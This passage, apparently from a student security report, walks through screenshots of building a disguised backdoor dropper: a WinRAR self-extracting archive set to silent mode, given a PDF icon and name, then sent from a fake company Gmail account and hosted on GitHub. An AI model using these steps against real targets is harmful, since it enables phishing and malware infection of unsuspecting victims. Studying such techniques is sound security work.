

pdf file icon - Google Search
google.com/search?q=pdf+file+icon&tbm=isch&ved=2ahUKEwi5gILXzaj8AhU1_TgGHRzGDiwQ2-cCegQIABAA&oq=pdf+file+icon&gs_lcp=CgNpbWcQAzIFCAAQ...
Incognito
Google
pdf file icon
Sign in
All
Images
Videos
Books
News
More
Tools
SafeSearch
transparent
svg
vector
pdf document
logo
windows 10
small
white
blue
mac
Wikimedia Commons
File:PDF file icon.svg - ...
Wikipedia
File:Icon pdf file.svg - Wik...
Flaticon
PDF File - Free interface icons
Flaticon
Pdf - Free files and folders ic...
Wikipedia
File:PDF icon.svg - Wikipe...
Pngtree
Pdf File Clipart PNG Images, ...
Open link in new tab
Open link in new window
Open link in incognito window
Save link as...
Copy link address
Open image in new tab
Save image as...
Copy image
Copy image address
Search image with Google
Inspect

Figure 24: Downloading image for icon from internet

Now the downloaded png file is converted to ico using an online website.


pdf file icon - Google Search
PNG to ICO | CloudConvert
cloudconvert.com/png-to-ico
Incognito
cloudconvert
Tools
API
Pricing
Sign Up
Login
Select File
OPTIONS

PNG to ICO Converter

CloudConvert converts your image files online. Amongst many others, we support PNG, JPG, GIF, WEBP and HEIC. You can use the options to control image resolution, quality and file size.

convert PNG to ICO

Width: 32

Height: 32

Fit: max


Sets the mode of resizing the image. "Max" resizes the image to fit within the width and height, but will not

Strip: ○ Yes ● No

Remove any metadata such as EXIF data.

Figure 25: Website to convert image to ico file

The png file is uploaded and converter to ico file and downloaded to the machine.




PNG to ICO Converter

CloudConvert converts your image files online. Amongst many others, we support PNG, JPG, GIF, WEBP and HEIC. You can use the options to control image resolution, quality and file size.

Figure 26: Downloading the converted ico file


Then the backdoor file and pdf document file is selected and added to archive.



Name	Date	Type	Size	Tags
Letter	1/2/2023 7:10 PM	Application	203 KB	
pdf icon	1/1/2023 2:31 PM	ICO File	232 KB	
Progress Overview Letter			53 KB	

Figure 27: Adding backdoor and pdf file to archive

A self-extracting rar file was created to combine both files and merge them into a single file. The merged file is named as Progress Overview Letter.pdf to make it look like a pdf file.



Archive name and parameters

Archive name: Progress Overview Letter.pdf

Update mode: Add and replace files

Archive format: ● RAR ○ RAR4 ○ ZIP

Compression method: Normal

Dictionary size: 32 MB


Split to volumes, size: MB

Archiving options

☐ Delete files after archiving
☑ Create SFX archive
☐ Create solid archive
☐ Add recovery record
☐ Test archived files
☐ Lock archive

Figure 28: Creating a sfx file

In the Advanced tab, SFX options was selected to configure the settings for the file.



Archive name and parameters

NTFS options
□ Save file security
□ Save file streams
□ Store symbolic links as links
□ Store hard links as links

Recovery record: 3 percent


Volumes
□ Pause after each volume
□ Old style volume names
0 recovery volumes

When done: Keep PC running

System
□ Background archiving
□ Wait if other WinRAR copies are active

Figure 29: Advanced sfx options


In the Setup tab, the two files were added so that both files would execute after opening the merged rar file.



```
Progress Overview Letter.pdf
Letter.exe
```

Figure 30: Program setup for execution

In the Modes tab, the option to unpack to a temporary folder was checked and hide all option in the silent mode was selected so that the victim does not become aware of the additional file being executed.



Temporary mode

☑ Unpack to temporary folder

Optional question:

Question title:

Silent mode


○ Display all

○ Hide start dialog

● Hide all

Figure 31: Hiding the extracted file


In the Text and icon tab, the converted ico file was uploaded in the load SFX icon to set the icon for the merged file.



Load SFX icon from the file: D:\Year 3\Digital Investigation and E-Discovery

Figure 32: Selecting the icon for the merged file


The merged file is created and is ready to be sent to the victim.



Name	Date	Type	Size	Tags
Letter	1/2/2023 7:10 PM	Application	203 KB	
pdf icon	1/1/2023 2:31 PM	ICO File	232 KB	
Progress Overview Letter	1/1/2023 2:11 PM	Chrome HTML Do...	53 KB	
Progress Overview Letter.pdf	1/2/2023 10:45 PM	Application	641 KB	

Figure 33: Creation of malicious carrier file

A fake email was created including the company name in order to make the email seem legitimate.



Google

Create your Google Account

to continue to Gmail

First name: Prakash

Last name: Sharma

Username: prakash.islington @gmail.com

You can use letters, numbers & periods

Password

Confirm


Use 8 or more characters with a mix of letters, numbers & symbols

☑ Show password

One account. All of Google working for you.

Figure 34: Creating a fake email account

The merged file was uploaded in a GitHub repository in order to create a direct download link for the file.



github.com/SujenShrestha/Download/upload

Drag additional files here to add them to your repository

Or choose your files

Progress Overview Letter.pdf.exe

Commit changes

